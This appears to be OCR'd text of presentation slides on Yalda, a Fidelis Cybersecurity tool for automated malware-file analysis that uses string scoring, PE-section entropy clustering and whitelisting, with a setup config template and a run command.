
Scoring Common strings



PE Sections Name & Shannon Entropy Clustering




Scale the Common Sections!



Whitelisting!

Whitelisting




Automated Whitelisting

- Cluster strings of Clear Files.
- Cluster PE-sections name and Shannon Entropy of Clear Files.
- Use clustered data as source of whitelisting.

Yalda Minimizes False Positives!

Less False Positives!



Yalda Github

GitHub

https://github.com/fideliscyber/yalda

How to Use Yalda

How to Use Yalda

- Install required python modules
- Configure the config file at src.
- Start using Yalda by running script
- Please visit Fidelis GitHub for detailed information!

Required Python Modules

Magic	json	email	Mimetypes
Globe	mailbox	Base64	binascii
Pymongo	Crypto	Pefile	Yara

Config page

```
'''place the directory of bin folder here'''
bin_dir = "<bin dir >"

'''indicate directory of files to be parsed---place all of your files in this directory for analysis'''
data_dir = "<Files directory >"


'''Yara Analysis'''
yara_check = 1   #enabled = 1; disabled = 0
'''Place yara rules in this directory'''
yara_rules_dir = "<yara rules directory>"

'''VT Analysis'''
'''Enable vt_key if you would like to get extra information frm Virus Total '''
vt_check = 0    #enabled = 1; disabled = 0
'''add your virus total key'''
vt_key = 'vt key'

#indicate directory to download mail attachments
mime_attachment_directory = "<directory for placing extracted files in it>"

#clean up mail directory prior executing the script
clean_up_mime_directory = 1   #anabled = 1, disabled = 0

#Debug mode, set it 1 to print out extracted information of each file. Note: This would slow down the analysis
debug = 1

#specify mongodb credentials here
localhost = "IP address of mongodb"
port = 27017     #port number for connecting to mongodb
db_name = 'amfm_db'
collection_name = 'yalda_collection'
```


Run Yalda!

```
Python2.7 yalda_file_analyzer.py
```


Thanks for the Great Feedbacks!

- John Bambenek
- Hardik Modi
- Chad Robertson
- Jason Reaves

Fidelis Cybersecurity

Gita Ziabari

Senior Threat Research Engineer

Email: gita.ziabari@fidelissecurity.com

Twitter: @gitaziabari

Thank You!